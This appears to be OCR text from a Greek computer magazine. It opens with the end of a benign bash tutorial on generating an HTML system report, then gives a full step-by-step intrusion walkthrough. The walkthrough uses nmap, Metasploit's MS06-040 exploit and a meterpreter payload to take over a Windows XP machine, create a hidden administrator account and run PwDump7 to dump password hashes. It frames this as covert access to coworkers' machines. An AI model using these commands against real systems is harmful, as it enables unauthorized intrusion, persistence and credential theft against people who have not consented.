Στα τμήματα κώδικα που ακολουθούν χρησιμοποιούμε τα ίδια τεχνάσματα που συναντήσαμε προηγουμένως. Για το λόγο αυτό θα περιοριστούμε σε μια σύντομη περιγραφή των πληροφοριών που συλλέγονται...

```
cat << DFINFO
<p><hr></hr></p>
<p><b>Mounted volumes: </b></p>
<dl><dd><small><pre>
DFINFO
df -hT
echo "</pre></small></dd></dl>"
```

Σ' αυτή την περιοχή χρησιμοποιούμε το df για την προβολή όλων των προσαρτημένων filesystem. Η παράμετρος T επιβάλλει την προβολή του είδους του εκάστοτε filesystem και η παράμετρος h καθορίζει ως μονάδες μέτρησης τα GB, τα MB και τα KB, αντί των Byte.

```
cat << SYSCRON1
<p><hr></hr></p>
<p><b>Scheduled tasks: </b><tt>(system
wide)</tt></p>
<dl><dd> <small><pre>
SYSCRON1
cat /etc/crontab
echo "</pre></small></dd></dl>"
cat << SYSCRON2
<p><b>Scheduled tasks:
</b><tt>(administrator)</tt></p>
<dl><dd> <small><pre>
SYSCRON2
crontab -u root -l
echo "</pre></small></dd></dl>"
```

Με τις παραπάνω γραμμές κώδικα εμφανίζονται οι προγραμματισμένες εργασίες που εκτελεί ο cron deamon για λογαριασμό ολόκληρου του συστήματος και ακολούθως οι εργασίες που έχει προγραμματίσει ο χρήστης root. Στην πρώτη περίπτωση τυπώνουμε τα περιεχόμενα του αρχείου /etc/crontab, ενώ στη δεύτερη χρησιμοποιούμε το πρόγραμμα crontab με την παράμετρο -l.

```
cat << SSHSTATS
<p><hr></hr></p>
<p><b>SSH statistics: </b></p>
<dl><dd><small><pre>
SSHSTATS
yesterday="‘date -d yesterday +%d‘"
thismonth="‘date -d yesterday +%b‘"
cat /var/log/messages ¦ grep sshd ¦ grep "$thismonth\
$yesterday" >> /root/.tmp
tmp1="‘cat /root/.tmp ¦ grep Accepted ¦ wc -l‘"
tmp2="‘cat /root/.tmp ¦ grep "Invalid user" ¦ wc -l‘"
tmp3="‘cat /root/.tmp ¦ grep "authentication failure" ¦ wc -l‘"
echo -e "Valid connections: \t $tmp1"
echo -e "invalid username: \t $tmp2"
echo -e "invalid password: \t $tmp3"
echo "</pre></small></dd></dl>"
```

Σε αυτό το τμήμα το scriptάκι μας αποκτά ιδιαίτερο ενδιαφέρον. Μετά την εκτύπωση των απαραίτητων γραμμών HTML, ορίζουμε δύο μεταβλητές. Στη μία αποθηκεύουμε τη χτεσινή ημερομηνία και στην άλλη το όνομα του μήνα. Οι τιμές των δύο μεταβλητών χρησιμοποιούνται ως φίλτρο για το grep. Έτσι, καταφέρνουμε ν' απομονώσουμε όλα τα μηνύματα από το γενικό αρχείο καταγραφής του συστήματος, που τυπώθηκαν την προηγούμενη μέρα. Τα εν λόγω μηνύματα αποθηκεύονται προσωρινά στο αρχείο /root/.tmp. Στη συνέχεια, με τη βοήθεια του grep και του εργαλείου wc, μετράμε πόσες φορές εμφανίζονται κάποια συγκεκριμένα μηνύματα του SSH daemon. Με αυτό τον τρόπο το script μαθαίνει και προβάλλει το πλήθος των πετυχημένων συνδέσεων στο σύστημα, καθώς και το πλήθος των αποτυχημένων.

ΤΕΡΜΑΤΙΣΜΟΣ

Για να ολοκληρωθεί η σελίδα HTML χωρίς σφάλματα θα πρέπει να τερματιστούν (να «κλείσουν») κάποια θεμελιώδη tag, που ανοίξαμε στην αρχή του script. Ακριβώς αυτό πετυχαίνουν οι ακόλουθες γραμμές:

```
cat << REPORTEND
<p><hr size=5></hr></p>
```

```
</body>
</html>
REPORTEND
```


Με τα τμήματα που εξετάσαμε το scriptάκι μας συλλέγει και εμφανίζει μερικές βασικές πληροφορίες για το σύστημα. Όμως, πώς μπορούμε να το χρησιμοποιήσουμε για να δούμε τη σελίδα HTML; Αν υποθέσουμε ότι το έχουμε ονομάσει make_report, αρκεί να δώσουμε κάτι σαν αυτό:

```
./make_report > /root/report_file
```

Έτσι, το αρχείο report_file θα περιέχει τον κώδικα HTML μ' όλα τα στοιχεία που συγκέντρωσε το script. Τώρα, αν το μηχάνημά μας έχει ήδη στημένο τον postfix (ή κάποιον άλλο mail transport agent), έχουμε την επιλογή να στείλουμε την αναφορά ακόμα και με e-mail. Αυτό μπορεί να γίνει κάπως έτσι:

```
mail -s "System Report from HAL" pvar@my_address.gr <\
/root/report_file
```

Χρησιμοποιώντας το cat με τη σύνταξη που είδαμε στο script, το αναγκάζουμε να δεχτεί στην «είσοδό» του όλα όσα πληκτρολογούμε, έως ότου δώσουμε τη λέξη END-STRING. Αμέσως μετά τυπώνει όσα του είχαμε δώσει και τερματίζεται. Προφανώς, αυτό το κόλπο άποκτα ιδιαίτερη αξία όταν χρησιμοποιείται μέσα σε script...



Στην εικόνα φαίνεται η εκτέλεση του script μας. Η έξοδός του ανακατευθύνθηκε στο αρχείο report-html. Έτσι, το συγκεκριμένο αρχείο περιέχει συγκεντρωμένα και ταχτοποιημένα όλα τα στοιχεία που θα θέλαμε να βρούμε στο σύστημα...

Φυσικά, η παραπάνω γραμμή θα μπορούσε να αποτελεί ένα cronjob, το οποίο εκτελείται αυτόματα κάθε πρωί ;-)

ΠΡΟΣΘΕΤΕΣ ΔΥΝΑΤΟΤΗΤΕΣ

Το scriptάκι που είδαμε είναι αρκετά απλό και συλλέγει εξίσου απλές πληροφορίες. Ωστόσο, με λίγη φαντασία και την αντίστοιχη όρεξη για ψάξιμο, είναι δυνατόν να το επεκτείνουμε απεριόριστα. Για παράδειγμα, θα μπορούσαμε να προσθέσουμε στην αναφορά μια ενότητα με τη μέση θερμοκρασία των δίσκων. Αναρωτιέστε πώς μπορεί να γίνει κάτι τέτοιο; Τα σχετικά κομμάτια HTML που θα χρειαστούμε είναι παρόμοια μ' αυτά που είδαμε παραπάνω. Ας δούμε λοιπόν τον υπόλοιπο μηχανισμό, που θα βρίσκει τη μέση θερμοκρασία ενός δίσκου.
Αρχικά, αν δεν υπάρχει ήδη, θα πρέπει να εγκαταστήσουμε το εργαλείο hddtemp. Στη συνέχεια θα προσθέσουμε ένα νέο cronjob για το χρήστη root. Αυτό μπορεί να γίνει δίνοντας crontab -e από το λογαριασμού του root, ή sudo crontab -u root -e από οποιονδήποτε άλλο λογαριασμό. Η εργασία που θα προσθέσουμε είναι η καταγραφή της τρέχουσας θερμοκρασίας κάποιου δίσκου σ' ένα προσωρινό αρχείο, ανά μία ώρα. Αν υποθέσουμε ότι θέλουμε να παρακολουθούμε τη θερμοκρασία του δίσκου sda, θα πρέπει να προσθέσουμε το ακόλουθο cronjob:

```
0 */1 * * * /usr/sbin/hddtemp -n /dev/sda >> \
/root/.my_disk
```

Μέχρι στιγμής, το σύστημα θα καταγράφει αυτόματα (και ανά μία ώρα) τη θερμοκρασία του δίσκου sda στο αρχείο /root/.my_disk. Τώρα, θα πρέπει να βρούμε έναν τρόπο για τον υπολογισμό της μέσης θερμοκρασίας. Το script που φαίνεται παρακάτω εξυπηρετεί ακριβώς αυτόν το σκοπό. Αρχικά προσθέτει όλες τις αποθηκευμένες θερμοκρασίες στη μεταβλητή tbd και στη συνέχεια διαιρεί αυτό το άθροισμα με το πλήθος των καταγραμμένων μετρήσεων. Στο τέλος τυπώνεται ο μέσος όρος που προέκυψε κι αμέσως διαγράφεται το αρχείο με τις παλιές μετρήσεις.

```
#!/bin/bash
for i in 'cat /root/.my_disk'; do
 tbd=$(($tbd + $i))
 tmp=$(($tmp + 1))
done
tbd=$(($tbd / $tmp))
echo $tbd
rm /root/.my_disk
```

Έχοντας στη διάθεσή μας το παραπάνω script μπορούμε απλώς να το καλέσουμε μέσα από εκείνο που δημιουργεί τη σελίδα HTML...

Spir@lEvolution

61

Internet

LAN

Web 2.0

62

72

Νομίζετε ότι είναι δύσκολο ν' αποκτήσει κάποιος πλήρη πρόσβαση στα Windows σας και μάλιστα από μακριά; Σκεφτείτε ξανά!

ΥΠΕΡ ΠΛΑΤΦΟΡΜΑ ΕΠΙΘΕΣΕΩΝ!

Έχουν υπάρξει πολλές φορές που, ενώ βρισκόμαστε σ' ένα τοπικό δίκτυο Η/Υ (LAN), θα θέλαμε να πάρουμε access (γιατί όχι με δικαιώματα administrator;) σε κάποιο άλλο μηχάνημα του τοπικού δικτύου χωρίς όμως να μετακινηθούμε από το γραφείο μας, είτε για να μην αφήσουμε ίχνη στον Η/Υ-στόχο είτε για να μην κινήσουμε τα βλέμματα και τις υποψίες ;-) Για τέτοια και άλλα προβλήματα υπάρχει η πλατφόρμα εφαρμογών με το όνομα Metasploit που είναι (ίσως) το καλύτερο Free Exploitation Framework!

ΤΟ METASPLOIT PROJECT (metasploit.org) είναι μια πλατφόρμα ανάπτυξης για τη δημιουργία εργαλείων ασφάλειας αλλά και exploit (εκμετάλλευση κενών ασφάλειας). Χρησιμοποιείται επίσης από επαγγελματίες ασφάλειας δικτύων (network security professionals) για την εκτέλεση δοκιμών διείσδυσης (penetration tests), αλλά και από system administrators για τον έλεγχο των patches που έχουν εγκαταστήσει στο σύστημά τους. Το Metasploit είναι γραμμένο στη γλώσσα προγραμματισμού Ruby (ruby-lang.org) και περιλαμβάνει στοιχεία από C και assembler. Αν μας ενδιαφέρουν η χρήση και η εγκατάστασή του, μπορούμε να βρούμε binaries για λειτουργικά συστήματα κλειστού αλλά και ανοιχτού κώδικα. Φανταστείτε, για παράδειγμα, ότι η τελευταία έκδοσή του (3.1) είναι πλήρως συμβατή με Linux, BSD, Mac OS X και Windows 2000/XP/2003/Vista.

Σ' αυτό το άρθρο θα αναλύσουμε τρόπους διείσδυσης σε κάποιο μηχάνημα του τοπικού δικτύου μας, απ' την είσοδο στο μηχάνημα μέχρι την απόκτηση user password και τη δημιουργία δικού μας account — φυσικά όλα αυτά απομακρυσμένα! Θα πρέπει ν' αναφέρουμε βεβαίως ότι οποιαδήποτε παράνομη εισβολή σε Η/Υ στον οποίο δεν έχουμε εξουσιοδοτημένη χρήση ή έγκριση για penetration test από τον ιδιοκτήτη διώκεται ποινικά και ο δημιουργός του άρθρου δεν φέρει καμία απολύτως ευθύνη. You have been warned, so don't say we didn't say :-)

Τώρα, πριν δούμε τη διαδικασία εισόδου, ας σημειωθεί ότι ο γράφων επιτέθηκε από Debian Linux (Etch 4.0) σ' ένα σύστημα Windows XP SP2.

ΣΚΑΝΑΡΙΣΜΑ ΤΟΥ ΣΤΟΧΟΥ

Το βήμα αυτό είναι προαιρετικό, αλλά βοηθάει στο να δούμε με τι «αντίπαλο» έχουμε να κάνουμε. Στη συγκεκριμένη περίπτωση, κάνουμε χρήση του nmap (nmap.org, 192.168.1.3 είναι η IP του Η/Υ που θέλουμε να σκανάρουμε).

```
pr0n@b0x: ~$ nmap -sS -O 192.168.1.3
Starting Nmap 4.20 ( http://insecure.org ) at 2008-03-04 18:22 EET
Interesting ports on 192.168.1.3:
Not shown: 1692 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn <--- 1ο Ενδιαφερον σημειο
της ερευνας :)
445/tcp open microsoft-ds <--- 2ο Ενδιαφερον σημειο
της ερευνας :)
1025/tcp open NFS-or-IIS
3372/tcp open msdtc
MAC Address: 00:13:46:31:7B:C3
Device type: general purpose
```

Το VMware δεν είναι ο μοναδικός, αξιόπιστος και εύχρηστος παίκτης virtualization για κοινούς θνητούς! (σελ. 18)

```
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000, SP0, SP1, or SP2
```

Αφού έχουμε πάρει τις πληροφορίες που χρειαζόμαστε, πάμε πάλι στο τερματικό μας και, αφού μπούμε στον κατάλογο Metasploit-3.1 (έχουμε κατεβάσει την τελευταία stable έκδοση), κάνουμε, για καλό και για κακό, ένα update (έτσι, για σιγουριά) και μετά ξεκινάμε το Metasploit.

```
pr0n@b0x:~$ cd framework-3.1
pr0n@b0x:~/framework-3.1$ svn update
pr0n@b0x:~/framework-3.1$ ./msfconsole


                __.                       .__.        .__. __.
  _____   _____/  |______    ____________ |  |   ____ |__|/  |_
 /     \_/ __ \   __\__  \  /  ___/\____ \|  |  /  _ \|  \   __\
|  Y Y  \  ___/|  |  / __ \_\___ \ |  |_> >  |_(  <_> )  ||  |
|__|_|  /\___  >__| (____  /____  >|   __/|____/\____/|__||__|
      \/     \/          \/     \/ |__|


       =[ msf v3.1-release

+ -- --=[ 269 exploits - 118 payloads

+ -- --=[ 17 encoders - 6 nops

       =[ 46 aux


msf>
```

Αφού περιπλανηθούμε λίγο στο μαγικό κόσμο του Metasploit, ψάχνουμε τι είδους exploit έχει για εμάς.

```
msf>show exploits
```

Παίρνουμε μια λίστα με όλα τα exploits τα οποία είναι διαθέσιμα στην έκδοση που έχουμε στα χέρια μας (βλ. εικόνα 1). Σ' αυτό το παράδειγμα θα κάνουμε χρήση του ms06_040_netapi. Αναρωτιέστε ποιος είναι ο λόγος; Το ms06_040_netapi (γνωστό και ως netapi MS06-040) παρέχει τη δυνατότητα σε κάποιον να έχει απομακρυσμένη πρόσβαση σ' ένα σύστημα Windows μέσω της κονσόλας του. Με απλά λόγια, δίνει πλήρη

άδεια εισόδου στο σύστημα με δικαιώματα υπερχρήστη (Administrator). Χρειάζεται να πούμε κάτι άλλο; Οι εκδόσεις των Windows που έχουν το συγκεκριμένο πρόβλημα ασφάλειας είναι οι ακόλουθες:

- Microsoft Windows 2000 SP4
- Microsoft Windows XP SP1/SP2
- Microsoft Windows XP Professional x64 Edition
- Microsoft Windows Server 2003 SP1
- Microsoft Windows Server 2003 για Itanium-based systems και Windows Server 2003 SP1, ξανά για Itanium-based systems
- Microsoft Windows Server 2003 x64 Edition

...Δεν ακούγεται και τόσο άσχημο, ε; Σίγουρα όχι, αρκεί να μην είμαστε στην όχθη του θύματος! (Για περισσότερες πληροφορίες πάνω στο συγκεκριμένο κενό ασφάλειας, επισκεφθείτε το site της Microsoft, στη σελίδα tinyurl.com/q2hac.) Αρκετά όμως με τα εισαγωγικά. Let's get our hands dirty!
Βρισκόμαστε ήδη στην κονσόλα του Metasploit κι έχουμε βρει και το exploit το οποίο θα χρησιμοποιήσουμε, οπότε είμαστε έτοιμοι για την επίθεση.

```
msf>use windows/smb/ms06_040_netapi
msf exploit(ms06_040_netapi) >
```


Στο RHOST περνάμε την IP του συστήματος που θέλουμε να χτυπήσουμε (στην περίπτωσή μας είναι ο Η/Υ με IP 192.168.1.3, τον οποίο σκανάραμε νωρίτερα με το nmap).

```
msf exploit(ms06_040_netapi) > set RHOST 192.168.1.3
RHOST -> 192.168.1.3
msf exploit(ms06_040_netapi) >
```

Ως RPORT βάζουμε το 445 (που βρήκαμε ανοιχτό στο σκανάρισμα). Είναι από τα πιο βασικά port που χρησιμοποιούνται από το exploit μας, αφού χρησιμοποιείται για file sharing από τα Windows 2000 και μετά (πριν, τα port γι' αυτή τη δουλειά ήταν τα 137-139).

```
msf exploit(ms06_040_netapi) > set RPORT 445
RPORT -> 445
msf exploit(ms06_040_netapi) >
```

Στο SMBPIPE πρέπει να βάλουμε SRVSVC, το οποίο είναι για την περίπτωση που έχουμε να κάνουμε με Windows XP (SP1/SP2). Για target θέτουμε το 0 ή όποιο νούμερο θέλουμε, τέλος πάντων.



Εικόνα 1: Ιδού μια λίστα με τα exploits που έχει να μας προσφέρει το Metasploit. Με βάση το port scanning που κάναμε, για τους σκοπούς της συγκεκριμένης επίθεσης θα επιλέξουμε το ms06_040_netapi, το οποίο εκμεταλλεύεται ένα γνωστό πρόβλημα στο σύστημα file sharing των Windows. Περισσότερες πληροφορίες επί του θέματος εδώ: tinyurl.com/q2hac.

```
msf exploit(ms06_040_netapi) > set SMBPIPE SRVSVC
SMBPIPE SRVSVC
msf exploit(ms06_040_netapi) > set TARGET 0
TARGET 0
```

Τέλος, έχουμε να σετάρουμε το payload.

```
msf exploit(ms06_040_netapi) > show payloads
```

Για payload διαλέξαμε το windows/meterpreter/bind_tcp και ο λόγος ήταν απλός: Το εν λόγω payload κάνει σύνδεση με τον server, καθώς αντιγράφει το metsrv.dll στο στόχο μας, παρέχοντάς μας, ουσιαστικά, πρόσβαση. Να σημειωθεί εδώ ότι είναι μια επίθεση που δεν χρειάζεται δικαιώματα admin για την αντιγραφή του εν λόγω .dll.

Για να δείτε ποιο payload σάς ταιριάζει περισσότερο, μπορείτε να δώσετε

```
msf exploit(ms06_040_netapi) >
```

και μετά να βάζετε μπροστά από κάθε όνομα το «info»:

```
msf exploit(ms06_040_netapi) > info όνομα_payload
```

Έτσι, θα πάρετε ό,τι πληροφορίες χρειάζεστε.

```
msf exploit(ms06_040_netapi) > set PAYLOAD
windows/meterpreter/bind_tcp

PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms06_040_netapi) > exploit
```


Και, αφού είμαστε έτοιμοι, γράφουμε exploit και καθόμαστε αναπαυτικά στην καρέκλα μας! Αν όλα πάνε βάσει του αρχικού μας σχεδίου, λογικά θα πρέπει το αποτέλεσμα είναι το ακόλουθο:

```
msf exploit(ms06_040_netapi) > exploit
[*] Started bind handler
[*] Detected a Windows XP SP1/SP2 target
[*] Building the stub data...
[*] Calling the vulnerable function...
[*] Transmitting intermediate stager for over-sized stage...(89
bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (81931 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.1.1:44656 ->
192.168.1.3:4444)

meterpreter>
```

Αφού είδαμε το «meterpreter>», σημαίνει ότι είμαστε σε καλό δρόμο, οπότε εκτελούμε το cmd.exe μέσα από το «meterpreter» κι έχουμε τα ακόλουθα:

```
meterpreter > execute -f cmd.exe -c -H -i
Process 364 created.
Channel 3 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
```



Εικόνα 2: Όπως βλέπετε, το μηχάνημα έχει πέσει για τα καλά στην κατοχή μας: Μόλις φτιάξαμε το χρήστη με username pron και password που μόνο εμείς ξέρουμε, φυσικά. Α, είπαμε ότι έχει και δικαιώματα system administrator;

Επιτέλους, ο στόχος μας επιτεύχθηκε — είμαστε μέσα! Τι θα λέγατε, όμως, μια και κάναμε τόσο κόπο (λέμε τώρα), να το διασκεδάσουμε λιγάκι παραπάνω; Είμαστε στο C:, είμαστε Administrator και κάνουμε ό,τι θέλουμε. Πώς θα σας φαινόταν να φτιάχναμε ένα δικό μας account, με δικαιώματα Administrator; Μην το πολυσκέφτεστε, ας το κάνουμε!

```
C:\WINDOWS\system32>net user pr0n 0wn3d /add
net user pr0n 0wn3d /add
The command completed successfully.

C:\WINDOWS\system32>net localgroup administrators pr0n /add
net localgroup administrators pr0n /add
The command completed successfully.

C:\WINDOWS\system32>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted
access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
pr0n
The command completed successfully.

C:\WINDOWS\system32>
```

Και, κάπως έτσι, φίλες και φίλοι, δημιουργήθηκε στον Η/Υ-στόχο ένα admin account με username pron και password own3d (βλ. εικόνα 2). Πλέον μπορούμε να συνδεόμαστε απομακρυσμένα και αθόρυβα πληκτρολογώντας

```
net use C: \\192.168.1.3\c$ 0wn3d /user:pr0n
```

ΛΕΤΕ ΝΑ ΤΟ ΑΦΗΣΟΥΜΕ ΕΔΩ;

Μπα, όχι :-) Ωραία, φτιάξαμε το δικό μας administrative account αλλά τι θα γίνει με το username/password του υπάρχοντα Administrator; Μήπως, λέμε μήπως, θα είχε πλάκα αν ήταν αδύνατον να συνδεθεί στο δικό του λογαριασμό;

Λοιπόν, ένας απλός (σχετικά) τρόπος να καταφέρουμε τη σκανδαλιά μας είναι με τη χρήση του PwDump7.zip (Google it!), το οποίο αποσυμπιέζουμε στο μηχάνημά μας και το ανεβάζουμε στον Η/Υ-στόχο.

```
pr0n@b0x: ~$ unzip /home/pr0n/Pwdump7.zip
Archive:  /home/pr0n/Pwdump7.zip
  inflating: libeay32.dll
  inflating: ReadMe.txt
  inflating: PwDump7.exe
```

Και τώρα το ανεβάζουμε στο θύμα:

```
meterpreter > upload /home/pr0n/Pwdump7/PwDump7.exe
C:\\PwDump7.exe
[*] Uploading : /home/pr0n/Pwdump7/PwDump7.exe ->
C:\\PwDump7.exe
[*] Uploaded  : /home/pr0n/Pwdump7/PwDump7.exe ->
C:\\PwDump7.exe
meterpreter > upload /home/pr0n/Pwdump7/libeay32.dll
C:\\libeay32.dll
[*] Uploading : /home/pr0n/Pwdump7/libeay32.dll ->
C:\\libeay32.dll
[*] Uploaded  : /home/pr0n/Pwdump7/libeay32.dll ->
C:\\libeay32.dll
```

Αφού τελείωσε η διαδικασία της αποστολής των αρχείων, πάμε να τα εκτελέσουμε.

```
meterpreter > execute -f cmd.exe -c -H -i
Process 364 created.
Channel 3 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
```

Ας μπούμε στον C:

```
C:\WINDOWS\system32>cd C:\
cd C:\

C:\
```

Τώρα το καλύτερο σημείο: Θα πάρουμε τα password hash σ' ένα ξεχωριστό αρχείο.

```
C:\>PwDump7 > passwords.txt
PwDump7 > passwords.txt
